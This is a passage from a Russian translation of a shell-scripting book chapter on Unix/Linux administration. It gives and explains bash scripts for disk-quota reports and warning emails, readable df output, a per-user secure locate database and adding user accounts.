Что интересно, многие сценарии, предназначенные для системного администрирования, включают не более 20–30 строк. С помощью команд Linux можно выявить, какие команды являются сценариями, а добавив конвейер — узнать, сколько строк содержит каждый из них. Ниже перечисляется 15 самых коротких сценариев в */usr/bin/*:

```
$ file /usr/bin/* | grep "shell script" | cut -d: -f1 | xargs wc -l \
| sort -n | head -15
     3 zcmp
     3 zegrep
     3 zfgrep
     4 mkfontdir
     5 pydoc
     7 sgmlwhich
     8 batch
     8 ps2pdf12
     8 ps2pdf13
```

```
   8 ps2pdf14
   8 timed-read
   9 timed-run
  10 c89
  10 c99
  10 neqn
```

Ни один из 15 самых коротких сценариев в каталоге */usr/bin/* не содержит больше 10 строк. И десятистрочный сценарий форматирования формул `neqn` наглядно демонстрирует, как короткий сценарий командной оболочки может упрощать жизнь пользователям:

```
#!/bin/bash
# Присутствие этого сценария не должно расцениваться как наличие поддержки
#   GNU eqn и groff -Tascii|-Tlatin1|-Tutf8|-Tcp1047.

: ${GROFF_BIN_PATH=/usr/bin}
PATH=$GROFF_BIN_PATH:$PATH
export PATH
exec eqn -Tascii ${1+"$@"}

# eof
```

Сценарии, которые будут представлены в этой главе, такие же короткие и полезные, как `neqn`, и помогают решить множество административных задач, включая резервное копирование системы, добавление и удаление учетных записей и пользовательских данных, управление учетными записями. Также вы получите простой и удобный интерфейс к команде `date`, изменяющий текущие дату и время, и инструмент для проверки файлов `crontab`.

№ 35. Анализ использования дискового пространства

Даже с появлением очень емких жестких дисков и постоянным уменьшением цен на них системным администраторам постоянно приходится следить за использованием дискового пространства, чтобы общедоступные диски не переполнились.

Наиболее типичным приемом мониторинга является исследование каталога */usr* или */home* с использованием команды `du`, чтобы определить объем всех подкаталогов, с последующим выводом списка 5 или 10 пользователей, занявших больше всего дискового пространства. Однако этот подход не позволяет контролировать потребление дискового пространства в других местах на жестких дисках. Если у отдельных пользователей есть дополнительное

архивное пространство на втором диске или у вас завелись хитрецы, которые хранят огромные видеофайлы в каталоге с именем, начинающимся с точки и находящемся в каталоге */tmp* или в неиспользуемом каталоге в области *ftp*, такие факты расходования дискового пространства не будут обнаружены. Кроме того, если домашние каталоги пользователей разбросаны по нескольким дискам, поиск каждого каталога */home* может оказаться неоптимальным.

Лучшее решение — получить имена всех учетных записей непосредственно из файла */etc/passwd* и затем отыскать в файловой системе все файлы, принадлежащие каждой учетной записи, как показано в листинге 5.1.

Код

Листинг 5.1. Сценарий fquota

```
#!/bin/bash
# fquota -- инструмент анализа расходования дискового пространства для Unix;
#   предполагается, что все учетные записи рядовых пользователей
#   имеют числовые идентификаторы UID >= 100

MAXDISKUSAGE=20000 # В мегабайтах

for name in $(cut -d: -f1,3 /etc/passwd | awk -F: '$2 > 99 {print $1}')
do
  /bin/echo -n "User $name exceeds disk quota. Disk usage is: "
  # Вам может потребоваться изменить следующий список каталогов, чтобы
  #   он лучше соответствовал структуре каталогов на вашем диске.
  #   Наиболее вероятно, что вам придется заменить имя /Users на /home.
❶ find / /usr /var /Users -xdev -user $name -type f -ls | \
    awk '{ sum += $7 } END { print sum / (1024*1024) " Mbytes" }'

❷ done | awk "\$9 > $MAXDISKUSAGE { print \$0 }"

exit 0
```

Как это работает

В соответствии с соглашениями, идентификаторы пользователей (User ID, UID) от 1 до 99 отводятся для системных демонов и административных задач, а идентификаторы со значениями 100 и выше можно выбирать для учетных записей обычных пользователей. Поскольку администраторы Linux обычно весьма организованные люди, этот сценарий пропускает все учетные записи со значениями UID меньше 100.

Аргумент `-xdev` в вызове команды `find` ❶ гарантирует, что `find` не будет выполнять поиск во всех файловых системах. Иными словами, этот аргумент

предотвращает обход командой системных областей, каталогов, доступных только для чтения, извлекаемых устройств, каталога */proc* действующих процессов (в Linux) и других подобных областей. Вот почему в список явно включены такие каталоги, как */usr*, */var* и */home*. Эти каталоги часто размещаются в отдельных файловых системах для упрощения их резервного копирования и организации. Добавление их в список, когда они действительно находятся в корневой файловой системе, не означает, что они будут просмотрены дважды.

На первый взгляд кажется, что сценарий выведет сообщение `exceeds disk quota` (превысил дисковую квоту) для любой учетной записи, но это не так: команда `awk`, следующая за концом цикла ❷, позволит вывести такое сообщение только для учетных записей, файлы которых занимают больше чем `MAXDISKUSAGE`.

Запуск сценария

Сценарий не имеет аргументов и должен запускаться с привилегиями root, чтобы гарантировать доступность всех каталогов и файловых систем. Запускать сценарии с такими привилегиями предпочтительнее с помощью команды `sudo` (выполните команду `man sudo` в окне терминала, чтобы получить дополнительную информацию). Почему именно с помощью `sudo`? Потому что такой прием позволяет выполнить с привилегиями root только одну команду, после чего привилегии командной оболочки будут вновь понижены до уровня обычного пользователя. Каждый раз, когда вам потребуется выполнить административную команду, используйте для этого `sudo`. Использование команды `su - root`, напротив, позволит выполнить все последующие команды с привилегиями root, пока подоболочка не будет закрыта явно, а отвлекшись на что-то срочное, легко забыть, что вы получили привилегии root, и есть риск по ошибке сделать что-то, что приведет к разрушительным последствиям.

ПРИМЕЧАНИЕ

Измените список каталогов в команде `find` ❶, чтобы он точно соответствовал структуре каталогов на вашем диске.

Результаты

Сценарий выполняет поиск по целым файловым системам, поэтому не надо удивляться, что ему для работы требуется немало времени. В больших файловых системах процесс легко может занять промежуток между утренней чашкой чая и обедом. В листинге 5.2 приводится пример результатов работы сценария.

Листинг 5.2. Тестирование сценария fquota

```
$ sudo fquota
User taylor exceeds disk quota. Disk usage is: 21799.4 Mbytes
```

Как видите, пользователь `taylor` вышел из-под контроля! Объем его файлов составил 21 Гбайт, что намного больше квоты в 20 Гбайт, выделяемой каждому пользователю.

Усовершенствование сценария

Полноценный сценарий такого рода должен иметь возможность автоматически по электронной почте извещать нарушителей о том, что они заняли слишком много дискового пространства. Это усовершенствование демонстрируется в следующем сценарии.

№ 36. Уведомление о превышении квоты дискового пространства

Большинство системных администраторов стремятся найти самый простой способ решения проблемы, а самый простой способ организовать управление дисковыми квотами — добавить в сценарий `fquota` (сценарий № 35) рассылку предупреждений по электронной почте пользователям, занявшим слишком большой объем дискового пространства, как показано в листинге 5.3.

Код

Листинг 5.3. Сценарий diskhogs

```
  #!/bin/bash

  # diskhogs -- инструмент анализа расходования дискового пространства для Unix;
  #   предполагается, что все учетные записи рядовых пользователей
  #   имеют числовые идентификаторы UID >= 100.
  #   Рассылает электронные письма с предупреждением всем нарушителям
  #   и выводит на экран общий отчет.

  MAXDISKUSAGE=500
❶ violators="/tmp/diskhogs0.$$"
❷ trap "$(which rm) -f $violators" 0
❸ for name in $(cut -d: -f1,3 /etc/passwd | awk -F: '$2 > 99 { print $1 }')
  do
❹   /bin/echo -n "$name "
    # Вам может потребоваться изменить следующий список каталогов, чтобы
    #   он лучше соответствовал структуре каталогов на вашем диске.
    #   Наиболее вероятно, что вам придется заменить имя /Users на /home.
```

```
    find / /usr /var /Users -xdev -user $name -type f -ls | \
      awk '{ sum += $7 } END { print sum / (1024*1024) }'

  done | awk "\$2 > $MAXDISKUSAGE { print \$0 }" > $violators

❺ if [ ! -s $violators ] ; then
    echo "No users exceed the disk quota of ${MAXDISKUSAGE}MB"
    cat $violators
    exit 0
  fi

  while read account usage ; do

❻ cat << EOF | fmt | mail -s "Warning: $account Exceeds Quota" $account
    Your disk usage is ${usage}MB, but you have been allocated only
    ${MAXDISKUSAGE}MB. This means that you need to delete some of your
    files, compress your files (see 'gzip' or 'bzip2' for powerful and
    easy-to-use compression programs), or talk with us about increasing
    your disk allocation.

    Thanks for your cooperation in this matter.
    Your friendly neighborhood sysadmin
  EOF
    echo "Account $account has $usage MB of disk space. User notified."

  done < $violators

  exit 0
```

Как это работает

При создании этого сценария за основу был взят сценарий № 35. Изменения отмечены номерами ❶, ❷, ❹, ❺ и ❻. Обратите внимание на дополнительную команду `fmt` в конвейере, передающем текст программе отправки электронной почты ❻.

Этот трюк помогает улучшить вид автоматически сгенерированного электронного письма, когда в тексте имеются поля неизвестной длины, такие как `$account`. Логика работы цикла `for` ❸ несколько отличается от логики работы цикла `for` в сценарии № 35: так как вывод этого цикла предназначен исключительно для использования во второй части сценария, в каждой итерации он просто выводит имя учетной записи и объем занятого дискового пространства, а не сообщение об ошибке `exceeds disk quota` (превысил дисковую квоту).

Запуск сценария

Сценарий не имеет аргументов и должен запускаться с привилегиями root, чтобы гарантировать точность результатов. Для большей безопасности желательно запускать сценарий командой `sudo`, как показано в листинге 5.4.

Результаты

Листинг 5.4. Тестирование сценария diskhogs

```
$ sudo diskhogs
Account ashley has 539.7MB of disk space. User notified.
Account taylor has 91799.4MB of disk space. User notified.
```

Если теперь заглянуть в почтовый ящик пользователя `ashley`, мы увидим сообщение, отправленное сценарием (листинг 5.5).

Листинг 5.5. Электронное письмо, отправленное пользователю ashley после превышения дисковой квоты

```
Subject: Warning: ashley Exceeds Quota

Your disk usage is 539.7MB, but you have been allocated only 500MB. This means
that you need to delete some of your files, compress your files (see 'gzip' or
'bzip2' for powerful and easy-to-use compression programs), or talk with us
about increasing your disk allocation.

Thanks for your cooperation in this matter.

Your friendly neighborhood sysadmin[1]
```

Усовершенствование сценария

Удобным усовершенствованием этого сценария могла бы стать поддержка разных квот для разных пользователей. Ее легко реализовать, создав отдельный файл, определяющий дисковые квоты для всех пользователей, и настроив в сценарии квоту по умолчанию для тех, кто отсутствует в файле. Файл с именами пользователей и квотами можно было бы анализировать командой `grep`, извлекать из найденной записи второе поле командой `cut -f2`.

№ 37. Увеличение удобочитаемости вывода команды df

Вывод утилиты `df` порой выглядит очень непонятным, но мы можем увеличить его удобочитаемость. Сценарий в листинге 5.6 преобразует счетчики байтов в выводе `df` в более понятные единицы измерения.

[1] Тема: Внимание: ashley превысил квоту
Вы используете 539.7 Мбайт дискового пространства, тогда как вам выделено 500 Мбайт. Это означает, что вам следует удалить некоторые ваши файлы, сжать файлы (с помощью простых и мощных программ сжатия ‘gzip’ или ‘bzip2’) или подать заявку на увеличение дисковой квоты для вас.
Спасибо за сотрудничество в этом вопросе.
Ваш непосредственный системный администратор.

Код

Листинг 5.6. Сценарий newdf, обертка для df, помогающая получить более удобочитаемый вывод

```
#!/bin/bash

# newdf -- более дружественная версия df

awkscript="/tmp/newdf.$$"

trap "rm -f $awkscript" EXIT

cat << 'EOF' > $awkscript
function showunit(size)
❶ { mb = size / 1024; prettymb=(int(mb * 100)) / 100;
❷   gb = mb / 1024; prettygb=(int(gb * 100)) / 100;

  if ( substr(size,1,1) !~ "[0-9]" ||
       substr(size,2,1) !~ "[0-9]" ) { return size }
  else if ( mb < 1) { return size "K" }
  else if ( gb < 1) { return prettymb "M" }
  else { return prettygb "G" }
}
BEGIN {
  printf "%-37s %10s %7s %7s %8s %-s\n",
        "Filesystem", "Size", "Used", "Avail", "Capacity", "Mounted"
}

!/Filesystem/ {

  size=showunit($2);
used=showunit($3);
avail=showunit($4);

printf "%-37s %10s %7s %7s %8s %-s\n",
      $1, size, used, avail, $5, $6
}

EOF
❸ df -k | awk -f $awkscript

exit 0
```

Как это работает

Основная работа выполняется `awk`-сценарием, и не составило бы большого труда написать весь сценарий на `awk`, а не на языке командной оболочки, применив в нем функцию `system()` для вызова команды `df`. (Вообще, этот пример — идеальный кандидат, чтобы переписать его на языке Perl, но наша книга совсем не о том.)

В этом сценарии используется старый трюк, в строках ❶ и ❷, пришедший из языка BASIC.

Быстро ограничить количество знаков после десятичной точки при работе с числами произвольной точности можно, умножив число на степень 10, преобразовав произведение в целое число (отбросив дробную часть) и разделив результат на ту же степень 10: `prettymb=(int(mb * 100)) / 100;`. Этот код, например, превратит значение 7,085344324 в более привлекательное 7,08.

ПРИМЕЧАНИЕ

Некоторые версии `df` поддерживают флаг `-h`, позволяющий получить похожий вывод. Однако этот сценарий, как и многие другие в данной книге, обеспечивает более дружественный и понятный вывод в любой системе, Unix или Linux, независимо от используемой версии `df`.

Запуск сценария

Сценарий не имеет аргументов и может запускаться с любыми привилегиями, в том числе с привилегиями root. Чтобы исключить строки с информацией об устройствах, которые вам не интересны, используйте команду `grep -v` после вызова `df`.

Результаты

Обычная команда `df` выводит результаты в виде, трудном для понимания, как показано в листинге 5.7.

Листинг 5.7. В выводе по умолчанию команды df сложно разобраться

```
$ df
Filesystem                        512-blocks Used      Available Capacity Mounted on
/dev/disk0s2                      935761728  628835600 306414128 68%      /
devfs                             375        375       0         100%     /dev
map -hosts                        0          0         0         100%     /net
map auto_home                     0          0         0         100%     /home
localhost:/mNhtYYw9t5GR1SlUmkgN1E 935761728  935761728 0         100%     /Volumes/
                                                                           Mobile-
                                                                           Backups
```

Новый сценарий использует `awk` для увеличения удобочитаемости и преобразует 512-байтные блоки в более понятный формат, как можно видеть в листинге 5.8.

Листинг 5.8. Простой и понятный вывод сценария newdf

```
$ newdf
Filesystem                         Size   Used    Avail   Capacity Mounted
/dev/disk0s2                       446.2G 299.86G 146.09G 68%      /
devfs                              187K   187K    0       100%     /dev
map -hosts                         0      0       0       100%
map auto_home                      0      0       0       100%
localhost:/mNhtYYw9t5GR1SlUmkgN1E 446.2G 446.2G  0       100%     /Volumes/
                                                                    Mobile-
                                                                    Backups
```

Усовершенствование сценария

В этом сценарии много недостатков, и один из самых значительных — наличие версий `df`, включающих информацию об использовании индексных узлов (inode) и даже внутреннюю информацию о процессоре, хотя она не представляет никакого интереса (как две записи `map` в примере выше). Сценарий был бы намного полезнее, если бы мы удалили вывод подобной ненужной информации, поэтому в первую очередь стоить применить флаг `-P` в вызове `df`, ближе к концу сценария ❸, чтобы удалить из вывода информацию об использовании индексных узлов. (Ее можно было бы вывести в отдельном столбце, но тогда вывод станет еще шире и форматировать его станет труднее.) Чтобы удалить записи `map`, достаточно воспользоваться командой `grep`. Просто добавьте в конец команды `|grep -v "^map"` ❸, и вы навсегда избавитесь от них.

№ 38. Определение доступного пространства на диске

Коль скоро сценарий № 37 способен упростить вывод команды `df`, чтобы его было легче читать и понимать, тогда на более простой вопрос об объеме доступного дискового пространства в системе тем более можно ответить с помощью сценария командной оболочки. Команда `df` действительно сообщает информацию для каждого диска, но для ее осмысления требуется приложить некоторые усилия:

```
$ df
Filesystem    1K-blocks Used     Available Use% Mounted on
/dev/hdb2     25695892  1871048  22519564  8%   /
/dev/hdb1     101089    6218     89652     7%   /boot
none          127744    0        127744    0%   /dev/shm
```

Более полезная версия `df` могла бы суммировать числа в колонке «Available» (Доступно) и выводить ее в удобочитаемом виде. Эта задача легко решается с помощью команды `awk`, как показано в листинге 5.9.

Код

Листинг 5.9. Сценарий diskspace, удобная обертка для df, сообщающая информацию в дружественном формате

```
#!/bin/bash

# diskspace -- суммирует доступное дисковое пространство и выводит сумму
#   в логичном и удобочитаемом виде

tempfile="/tmp/available.$$"

trap "rm -f $tempfile" EXIT
cat << 'EOF' > $tempfile
    { sum += $4 }
END { mb = sum / 1024
      gb = mb / 1024
      printf "%.0f MB (%.2fGB) of available disk space\n", mb, gb
    }
EOF
❶ df -k | awk -f $tempfile

exit 0
```

Как это работает

Сценарий `diskspace` опирается на временный `awk`-сценарий, который сохраняется в каталоге */tmp*. Этот `awk`-сценарий вычисляет общий объем доступного дискового пространства на основе переданных ему данных и затем выводит результат в удобочитаемом формате. Результаты вызова команды `df` по конвейеру передаются команде `awk` ❶, которая в свою очередь выполняет операции, определяемые `awk`-сценарием. Когда работа сценария завершается, временный `awk`-сценарий удаляется из каталога */tmp* благодаря обработчику сигнала выхода, установленному командой `trap` в начале сценария.

Запуск сценария

Этот сценарий, который может запустить любой пользователь, выводит короткую строку с информацией о суммарном объеме доступного дискового пространства.

Результаты

В той же системе, где был получен вывод команды `df`, показанный выше, этот сценарий выведет строку, представленную в листинге 5.10.

Листинг 5.10. Тестирование сценария diskspace

```
$ diskspace
96199 MB (93.94GB) of available disk space
```

Усовершенствование сценария

Если в вашей системе несколько многотерабайтных дисков, вы могли научить сценарий автоматически выводить значение в терабайтах. В случае исчерпания дискового пространства будет особенно неприятно увидеть, что доступно всего 0,03 Гб — но это отличный повод запустить сценарий № 36, чтобы подтолкнуть пользователей удалить ненужные файлы, разве не так?

Обратите внимание еще на одну проблему: имеет ли смысл учитывать доступное дисковое пространство на всех устройствах, включая разделы, которые точно не будут заполняться, такие как */boot*, или достаточно сообщать информацию только о пользовательских разделах? В последнем случае этот сценарий можно было бы усовершенствовать, добавив вызов `grep` сразу после вызова `df` ➊. Используйте `grep` с именами нужных устройств, чтобы включить в расчеты только определенные устройства, или `grep -v` с именами ненужных устройств, чтобы исключить из расчетов информацию о них.

№ 39. Реализация защищенной команды locate

Сценарий `locate`, представленный в сценарии № 19 (глава 2), очень полезен, но создает угрозу безопасности: если процесс сбора данных запустить с привилегиями root, он составит полный список файлов и каталогов во всей системе, независимо от их владельца, что даст возможность обычным пользователям увидеть имена файлов каталогов, к которым у них нет доступа. Процесс сбора информации можно запустить с привилегиями обобщенного пользователя (как это делается в OS X, где `mklocatedb` запускается с привилегиями пользователя `nobody`), но и это не самое правильное решение, потому что вам может понадобиться найти файл где-нибудь в дереве вашего домашнего каталога, независимо от наличия прав доступа к этим файлам и каталогам у пользователя `nobody`.

Одно из решений этой дилеммы состоит в том, чтобы расширить записи, хранящиеся в базе данных `locate`, дополнив их сведениями о владельце, группе и привилегиях доступа. Но сама база данных `mklocatedb` все равно останется незащищенной, если только не запускать сценарий `locate` с привилегией `setuid` или `setgid`, чего желательно всячески избегать в интересах безопасности всей системы.

Компромиссное решение — создавать файл *.locatedb* отдельно для каждого пользователя. Это не самый худший вариант, потому что личные базы данных нужны только пользователям, которые действительно пользуются командой `locate`. После вызова система создаст файл *.locatedb* в домашнем каталоге пользователя, а его своевременное обновление можно переложить на задание `cron`, выполняющееся по ночам. Когда пользователь запустит защищенный сценарий `slocate` в самый первый раз, он увидит сообщение, предупреждающее о том, что он может выполнять поиск только среди общедоступных файлов. Запустив сценарий на следующий день (в зависимости от того, на какое время запланирован запуск задания `cron`), пользователи будут получать свои, персонализированные результаты.

Код

Защищенная версия `locate` состоит из двух сценариев: конструктора базы данных `mkslocatedb` (представленного в листинге 5.11), и утилиты поиска `slocate` (представленной в листинге 5.12).

Листинг 5.11. Сценарий mkslocatedb

```
#!/bin/bash

# mkslocatedb -- создает центральную базу данных общедоступных файлов,
#   выполняясь с привилегиями пользователя nobody, и одновременно обходит
#   домашние каталоги всех пользователей в поисках  файла .slocatedb.
#   Если файл найден, для пользователя создается дополнительная, личная
#   версия базы данных поиска файлов.

locatedb="/var/locate.db"
slocatedb=".slocatedb"

if [ "$(id -nu)" != "root" ] ; then
  echo "$0: Error: You must be root to run this command." >&2
  exit 1
fi

if [ "$(grep '^nobody:' /etc/passwd)" = "" ] ; then
  echo "$0: Error: you must have an account for user 'nobody'" >&2
  echo "to create the default slocate database." >&2
  exit 1
fi

cd /   # Предотвратить проблемы нехватки прав доступа после команды su

# Сначала создать или обновить общедоступную базу данных.
❶ su -fm nobody -c "find / -print" > $locatedb 2>/dev/null
```

```
  echo "building default slocate database (user = nobody)"
  echo ... result is $(wc -l < $locatedb) lines long.

  # Теперь обойти учетные записи пользователей и посмотреть,
  #   у кого в домашнем каталоге имеется файл .slocatedb.
  for account in $(cut -d: -f1 /etc/passwd)
  do
    homedir="$(grep "^${account}:" /etc/passwd | cut -d: -f6)"

    if [ "$homedir" = "/" ] ; then
      continue   # Не создавать в корневом каталоге.
    elif [ -e $homedir/$slocatedb ] ; then
      echo "building slocate database for user $account"
      su -m $account -c "find / -print" > $homedir/$slocatedb \
        2>/dev/null
      chmod 600 $homedir/$slocatedb
      chown $account $homedir/$slocatedb
      echo ... result is $(wc -l < $homedir/$slocatedb) lines long.
    fi

  done

  exit 0
```

Сам сценарий `slocate` (в листинге 5.12) — это пользовательский интерфейс к базе данных `slocate`.

Листинг 5.12. Сценарий slocate, сопутствующий сценарий для mkslocatedb

```
#!/bin/bash

# slocate -- выполняет поиск собственной, защищенной базы данных locatedb
#   пользователя по указанному шаблону. Если база данных не найдена, это
#   означает, что она отсутствует, тогда выводится предупреждающее сообщение
#   и создается новая база данных. Если личная база данных .slocatedbis пустая,
#   вместо нее используется системная.

locatedb="/var/locate.db"
slocatedb="$HOME/.slocatedb"

if [ ! -e $slocatedb -o "$1" = "--explain" ] ; then
  cat << "EOF" >&2
Warning: Secure locate keeps a private database for each user, and your
database hasn't yet been created. Until it is (probably late tonight),
I'll just use the public locate database, which will show you all
publicly accessible matches rather than those explicitly available to
account ${USER:-$LOGNAME}.
EOF
  if [ "$1" = "--explain" ] ; then
    exit 0
  fi

  # Перед продолжением создать файл .slocatedb, чтобы задание cron заполнило
```

```
  #   его, когда в следующий раз сценарий mkslocatedb будет запущен.

  touch $slocatedb     # mkslocatedb заполнит этот файл при следующем запуске
  chmod 600 $slocatedb # Установить безопасные привилегии

elif [ -s $slocatedb ] ; then
  locatedb=$slocatedb
else
  echo "Warning: using public database. Use \"$0 --explain\" for details." >&2
fi

if [ -z "$1" ] ; then
  echo "Usage: $0 pattern" >&2
  exit 1
fi

exec grep -i "$1" $locatedb
```

Как это работает

Сценарий `mkslocatedb` основан на идее, что процесс, запущенный с привилегиями root, может временно приобретать привилегии разных пользователей, используя команду `su -fm` *`user`* ❶. После этого он может выполнить команду `find` с привилегиями каждого пользователя для создания персонализированных баз данных с именами файлов. Однако, работая с командой `su` внутри сценария, необходимо соблюдать некоторые меры предосторожности, потому что по умолчанию `su` не только изменяет действующий идентификатор пользователя, но также импортирует окружение для выбранной учетной записи. Это может приводить к странным и запутывающим сообщениям об ошибках, если только не использовать в команде флаг `-m`, запрещающий импорт пользовательского окружения. Флаг `-f` — это дополнительная мера предосторожности, помогающая предотвратить загрузку файла *.cshrc* для учетных записей, использующих командную оболочку `csh` или `tcsh`.

Еще одна необычная конструкция в строке ❶, `2>/dev/null`, которая отправляет все сообщения об ошибках в пресловутый битоприемник: все, что посылается в `/dev/null`, исчезает без следа. Это самый простой способ избавиться от неизбежных сообщений о недостаточности привилегий, которые выводит команда `find` в каждом вызове.

Запуск сценария

`mkslocatedb` — сценарий, необычный не только тем, что должен запускаться с привилегиями root, но и тем, что использования команды `sudo` для его запуска будет недостаточно. Вы должны войти в систему как пользователь root или использовать более мощную команду `su`, чтобы приобрести привилегии

root перед запуском сценария. Это объясняется тем, что su фактически превращает вас в суперпользователя root, тогда как sudo просто дает текущему пользователю привилегии root на время. Команда sudo устанавливает другие права доступа к файлам, чем команда su. Сценарий slocate, конечно, не предъявляет таких требований.

Результаты

В результате попытки создать базы данных для пользователей nobody (общедоступная база данных) и taylor в системе Linux на экран будут выведены строки, как показано в листинге 5.13.

Листинг 5.13. Запуск сценария mkslocatedb с привилегиями root

```
# mkslocatedb
building default slocate database (user = nobody)
... result is 99809 lines long.
building slocate database for user taylor
... result is 99808 lines long.
```

Теперь давайте сначала попробуем найти конкретный файл или группу файлов, соответствующих заданному шаблону, зарегистрировавшись в системе как пользователь tintin (в домашнем каталоге которого нет файла *.slocatedb*):

```
tintin $ slocate Taylor-Self-Assess.doc
Warning: using public database. Use "slocate --explain" for details.
$
```

Теперь введем ту же команду от имени пользователя taylor, которому принадлежит разыскиваемый файл:

```
taylor $ slocate Taylor-Self-Assess.doc
/Users/taylor/Documents/Merrick/Taylor-Self-Assess.doc
```

Усовершенствование сценария

Если ваша файловая система имеет огромный объем, такой подход может привести к потреблению значительного пространства на диске. Одно из решений проблемы — не включать в персональные базы данных *.slocatedb* записи, имеющиеся в центральной базе данных. Это потребует выполнения дополнительных операций (сортировать оба файла командой sort и затем отыскивать различия командой diff или просто пропускать каталоги */usr* и */bin*, когда выполняется поиск индивидуальных файлов пользователей), но поможет сэкономить место на диске. Другой способ экономии — добавлять в индивидуальные файлы

.slocatedb только ссылки на файлы, к которым выполнялось обращение с момента последнего обновления. Этот прием будет работать лучше, если сценарий `mkslocatedb` запускать не каждый день, а раз в неделю; иначе все пользователи встретят понедельник с пустыми базами данных, потому что едва ли кто-то из них будет запускать команду `slocate` в выходные.

Наконец, еще один простой способ сэкономить место на диске — хранить файлы *.slocatedb* в сжатом виде и разжимать их «на лету», во время поиска командой `slocate`. Идею можно подсмотреть в реализации команды `zgrep`, в сценарии № 33 (глава 4).

№ 40. Добавление пользователей в систему

Если вы отвечаете за поддержку сетей в системах Unix или Linux, вас наверняка расстраивают мелкие несовместимости между разными операционными системами, имеющимися в вашем распоряжении. Некоторые самые простые задачи администрирования оказываются несовместимы с разными разновидностями Unix, и главная из них — управление учетными записями пользователей. Вместо одной команды, на 100% совместимой со всеми разновидностями Linux, каждый производитель норовит создать собственную программу с графическим интерфейсом для работы с настройками своей системы.

Казалось бы, простой протокол управления сетью (Simple Network Management Protocol, SNMP) должен помогать в нормализации подобных отклонений, тем не менее управление учетными записями пользователей остается таким же сложным делом, как лет десять тому назад, особенно в гетерогенных окружениях. Как результат, полезные наборы сценариев для системных администраторов включают версии `adduser`, `suspenduser` и `deleteuser`, которые можно настроить под конкретные потребности и затем легко перенести на все системы Unix. Далее мы рассмотрим сценарий `adduser`, а в следующих двух разделах — сценарии `suspenduser` и `deleteuser`.

ПРИМЕЧАНИЕ

Операционная система OS X со своей отдельной базой данных для хранения учетных записей пользователей является исключением из правил. Чтобы сохранить душевное здоровье, просто пользуйтесь версиями приведенных команд для Mac, не стараясь вникнуть в тонкости администрирования этой базы данных из командной строки.

В Linux учетная запись создается добавлением в файл */etc/passwd* уникальной записи, включающей имя учетной записи длиной от одного до восьми символов, уникальный числовой идентификатор пользователя, числовой

идентификатор группы, путь к домашнему каталогу и командную оболочку входа для этого пользователя. Современные системы хранят шифрованные пароли в */etc/shadow*, так что для каждого нового пользователя в этом файле также должна быть создана запись. Наконец, учетная запись должна быть указана в файле */etc/group*, в собственной группе (эта стратегия реализована в данном сценарии) или в составе существующей группы. Реализация всех перечисленных шагов приводится в листинге 5.14.

Код

Листинг 5.14. Сценарий adduser

```
#!/bin/bash

# adduser -- добавляет нового пользователя в систему, включая создание
#   домашнего каталога, копирование конфигурационных данных по умолчанию
#   и так далее.
#   Для стандартных систем Unix/Linux, не для OS X.

pwfile="/etc/passwd"
shadowfile="/etc/shadow"
gfile="/etc/group"
hdir="/home"

if [ "$(id -un)" != "root" ] ; then
  echo "Error: You must be root to run this command." >&2
  exit 1
fi

echo "Add new user account to $(hostname)"
/bin/echo -n "login: " ; read login

# Следующая строка ограничивает максимальный числовой идентификатор
#   пользователя значением 5000, скорректируйте это значение,
#   чтобы оно соответствовало верхней границе вашего диапазона
#   числовых идентификаторов пользователей.
❶ uid="$(awk -F: '{ if (big < $3 && $3 < 5000) big=$3 } END { print big + 1 }'\
       $pwfile)"
homedir=$hdir/$login

# Для каждого пользователя создается собственная группа.
gid=$uid

/bin/echo -n "full name: " ; read fullname
/bin/echo -n "shell: " ; read shell

echo "Setting up account $login for $fullname..."

echo ${login}:x:${uid}:${gid}:${fullname}:${homedir}:$shell >> $pwfile
echo ${login}:*:11647:0:99999:7::: >> $shadowfile

echo "${login}:x:${gid}:$login" >> $gfile

mkdir $homedir
```

```
cp -R /etc/skel/.[a-zA-Z]* $homedir
chmod 755 $homedir
chown -R ${login}:${login} $homedir

# Установка начального пароля
exec passwd $login
```

Как это работает

Самая замысловатая команда в этом сценарии находится в строке ❶. Она перебирает записи в файле */etc/passwd*, отыскивает наибольший числовой идентификатор, который меньше наибольшего допустимого значения для учетных записей пользователей (в этом сценарии используется число 5000, но вы должны скорректировать его для своей конфигурации), и затем прибавляет 1, чтобы получить числовой идентификатор для новой учетной записи. Это избавляет администратора от необходимости запоминать следующий доступный числовой идентификатор, а также гарантирует высокую степень согласованности информации об учетных записях в процессе развития и изменения коллектива пользователей.

Сценарий добавляет учетную запись с новым числовым идентификатором. Затем создает домашний каталог для нового пользователя и копирует в него содержимое каталога */etc/skel*. В соответствии с соглашениями, каталог */etc/skel* должен хранить шаблоны файлов *.cshrc*, *.login*, *.bashrc* и *.profile*. На сайтах, где имеется веб-сервер, поддерживающий службу `~account`, в новый домашний каталог необходимо также скопировать каталог, такой как */etc/skel/public_html*. Это особенно удобно, если в вашей организации предусматривается настройка рабочих станций с Linux для инженеров или разработчиков специальными конфигурациями bash.

Запуск сценария

Этот сценарий не имеет аргументов и должен запускаться с привилегиями root.

Результаты

В нашей системе уже есть учетная запись для `tintin`, поэтому мы решили создать отдельную учетную запись для `snowy`[1] (как показано в листинге 5.15).

[1] Вам непонятно, о чем это мы? Это персонажи из замечательной серии иллюстрированных комиксов «Adventures of Tintin» (Приключения Тинтина), созданной бельгийским художником Эрже (Hergé) и вышедшей в середине XX века. Подробности смотрите на сайте: *http://www.tintin.com/* (*https://ru.wikipedia.org/wiki/Приключения_Тинтина – Примеч. пер.*).

Листинг 5.15. Тестирование сценария adduser

```
$ sudo adduser
Add new user account to aurora
login: snowy
full name: Snowy the Dog
shell: /bin/bash
Setting up account snowy for Snowy the Dog...
Changing password for user snowy.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

Усовершенствование сценария

Одним из значительных преимуществ использования собственного сценария `adduser` является возможность расширять его и изменять логику отдельных операций, не заботясь об обновлении системы под эти изменения. В числе вероятных расширений автоматическая отправка приветственного электронного письма, в общих чертах обрисовывающего порядок работы и способы получения справочной информации, автоматическая печать на бумаге сводной информации об учетной записи для передачи пользователю, добавление псевдонима `firstname_lastname` или `firstname.lastname` в файл *aliases* сервера электронной почты и даже копирование комплекта файлов в домашний каталог учетной записи, чтобы пользователь мог немедленно включиться в коллективную работу над проектом.

№ 41. Приостановка действия учетной записи

Есть много случаев, когда желательно заблокировать учетную запись, не удаляя ее из системы, например, когда пользователь уличен в краже промышленных секретов и идет разбирательство, студент отправился отдыхать на летние каникулы или подрядчик ушел в отпуск.

